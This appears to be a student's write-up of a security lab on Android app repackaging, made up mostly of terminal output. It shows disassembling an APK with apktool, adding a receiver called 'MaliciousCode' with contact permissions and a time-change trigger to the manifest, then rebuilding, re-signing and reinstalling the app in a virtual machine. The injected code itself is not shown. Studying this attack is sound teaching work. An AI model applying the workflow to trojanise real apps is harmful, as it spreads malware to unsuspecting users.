
Android Reackaging Lab

Task1: Obtain An Android App and Install It


Find the IP address of the Android VM:

```
x86_64:/ $ su
x86_64:/ # ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

eth0      Link encap:Ethernet  HWaddr 08:00:27:bc:94:5f
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
```

Install the app:





```
[11/30/19]seed@VM:~$ adb devices
List of devices attached
* daemon not running. starting it now on port 5037 *
* daemon started successfully *

[11/30/19]seed@VM:~$ adb connect 10.0.2.6
connected to 10.0.2.6:5555
```



```
[11/30/19]seed@VM:~$ adb devices
List of devices attached
10.0.2.6:5555   device

[11/30/19]seed@VM:~$ adb install RepackagingLab.apk
3443 KB/s (1421095 bytes in 0.402s)
Success
```

Task2: Disassemble Android App







```
[11/30/19]seed@VM:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/30/19]seed@VM:~$
```

Task3: Inject Malicious Code

1) Put smali code in smali/com folder




2) Add information to xml file




```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.m
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon=
        <receiver android:name="com.MaliciousCode">
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET"/>
            </intent-filter>
        </receiver>
        <activity android:label="@string/app_name" android:name="com.mobiseed.repac
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Task4: Repack Android App with Malicious Code

1) Rebuild APK




```
[11/30/19]seed@VM:~$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[11/30/19]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/30/19]seed@VM:~$
```




2) Sign the APK file

   a. Generate a public and private key pair using the keytool command:



```
[11/30/19]seed@VM:~$ keytool -alias abc -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Tianxiang
What is the name of your organizational unit?
  [Unknown]:  Syr
What is the name of your organization?
  [Unknown]:  Syr
What is the name of your City or Locality?
  [Unknown]:  Syr
What is the name of your State or Province?
  [Unknown]:  NY
What is the two-letter country code for this unit?
  [Unknown]:  12
Is CN=Tianxiang, OU=Syr, O=Syr, L=Syr, ST=NY, C=12 correct?
  [no]:  yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) wi
th a validity of 90 days
        for: CN=Tianxiang, OU=Syr, O=Syr, L=Syr, ST=NY, C=12
Enter key password for <abc>
        (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS
12 which is an industry standard format using "keytool -importkeystore -srckeyst
ore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[11/30/19]seed@VM:~$ 
```


b. Sign the APK file




```
[11/30/19]seed@VM:~$ jarsigner -keystore mykey.keystore RepackagingLab.apk abc
Enter Passphrase for keystore:
jar signed.

Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2020-02-28) or after any future revocation date.
[11/30/19]seed@VM:~$ 
```

Task5: Install the Repackaged App and Trigger the Malicious Code

1) Uninstall and install




```
-<manifest package="com.mobiseed.repackaging" platformBuildVersionCode="23"
```



```
[11/30/19]seed@VM:~$ adb uninstall com.mobiseed.repackaging
Success
[11/30/19]seed@VM:~$ adb install RepackagingLab.apk
21596 KB/s (1427399 bytes in 0.064s)
Success
[11/30/19]seed@VM:~$ 
```


2) Give permission




SEEDAndroid [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
4:36
App permissions
Repackaging Lab

